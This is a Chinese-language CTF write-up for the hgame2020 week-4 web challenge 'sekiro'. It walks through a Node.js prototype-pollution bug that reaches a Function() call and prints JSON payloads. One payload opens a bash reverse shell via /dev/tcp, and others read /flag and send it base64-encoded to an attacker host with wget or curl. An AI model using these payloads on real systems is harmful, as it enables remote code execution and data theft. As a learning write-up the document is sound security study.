
hgame2020-week4-后排围观

感谢各位出题人的耐心解答!

web

sekiro

题目提供了源码，结构是这样的



web
docker-compose.yml
Dockerfile
flag
process.yaml

看起来应该是要读取flag中的内容
先看web\routes\index.js

```
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
  }
  return a
}
const clone = (a) => {
  return merge({}, a);
}
```

从浅析JavaScript原型链污染攻击 可以得知源码中的merge和clone会触发原型链污染

```
router.post('/action', function (req, res) {
  if (!req.session.sekiro) {
    res.end("Session required.")
  }
  if (!req.session.sekiro.alive) {
    res.end("You dead.")
  }
  var body = JSON.parse(JSON.stringify(req.body));
  var copybody = clone(body)
  if (copybody.solution) {
    req.session.sekiro = Game.dealWithAttacks(req.session.sekiro,
copybody.solution)
  }
  res.end("提交成功")
})
```

发现此处调用了clone函数,在solution存在的情况下会调用Game.dealWithAttacks()，再在\web\utils查看具体内容

```
this.dealWithAttacks = function (sekiro, solution) {
        if (sekiro.attackInfo.solution !== solution) {
            sekiro.health -= sekiro.attackInfo.attack
            if (sekiro.attackInfo.additionalEffect) {
                var fn = Function("sekiro", sekiro.attackInfo.additionalEffect +
"\nreturn sekiro")
                sekiro = fn(sekiro)
            }
        }
        sekiro.posture = (sekiro.posture <= 500) ? sekiro.posture : 500
        sekiro.health = (sekiro.health > 0) ? sekiro.health : 0
        if (sekiro.posture == 500 || sekiro.health == 0) {
            sekiro.alive = false
        }
        return sekiro
    }
```

发现

```
var fn = Function("sekiro", sekiro.attackInfo.additionalEffect + "\nreturn
sekiro")
                sekiro = fn(sekiro)
```

可以通过改变sekiro.attackInfo.additionalEffect的值，在调用fn时实现远程命令执行
可以发现条件是 sekiro.attackInfo.solution !== solution
而在attack中

```
this.attacks = [
        {
            "method": "连续砍击",
            "attack": 1000,
            "additionalEffect": "sekiro.posture+=100",
            "solution": "连续格挡"
        },
        {
            "method": "普通攻击",
            "attack": 500,
            "additionalEffect": "sekiro.posture+=50",
            "solution": "格挡"
        },
        {
            "method": "下段攻击",
            "attack": 1000,
            "solution": "跳跃踩头"
        },
        {
            "method": "突刺攻击",
            "attack": 1000,
            "solution": "识破"
        },
        {
            "method": "巴之雷",
            "attack": 1000,
            "solution": "雷反"
        },
    ]
```

通过原型链污染的条件，我们要在攻击没有additionalEffect属性时发送我们的payload
说实话不知道为啥老是接收不到数据...

```
{"solution":0,"__proto__":{"additionalEffect": "return e => { for (var a in {})
{delete Object.prototype[a];} return
global.process.mainModule.require('child_process').exec('bash -c \"bash -i >&
/dev/tcp/_ip/_port 0>&1\"')}\n"}}
```

```
{"solution":0,"__proto__":{"additionalEffect":" return e => { for (var a in {})
{delete
Object.prototype[a];}global.process.mainModule.constructor._load('child_process'
).exec('wget _ip/_port?$(cat /flag|base64)'.function(){})"
}}
```

这俩我都失败了，但是学长试了第二个说是可以拿到flag的?感觉是我操作问题...
后来利用curl来执行命令终于成功了一次...
payload成功变成了这样

```
{
    "solution":"0",
    "__proto__":{

 "additionalEffect":"global.process.mainModule.constructor._load('child_process'
).execSync('curl http://_ip:_apache_port/?flag=`cat ../../../flag|base64`')"
    }
}
```

先访问/info /attack界面，确定攻击满足条件后，再post /action，发送payload，最后从apache日志里找access记录
但是这个对我来说也是看运气，试了N遍就成功了一次...后面再尝试的时候又收不到了...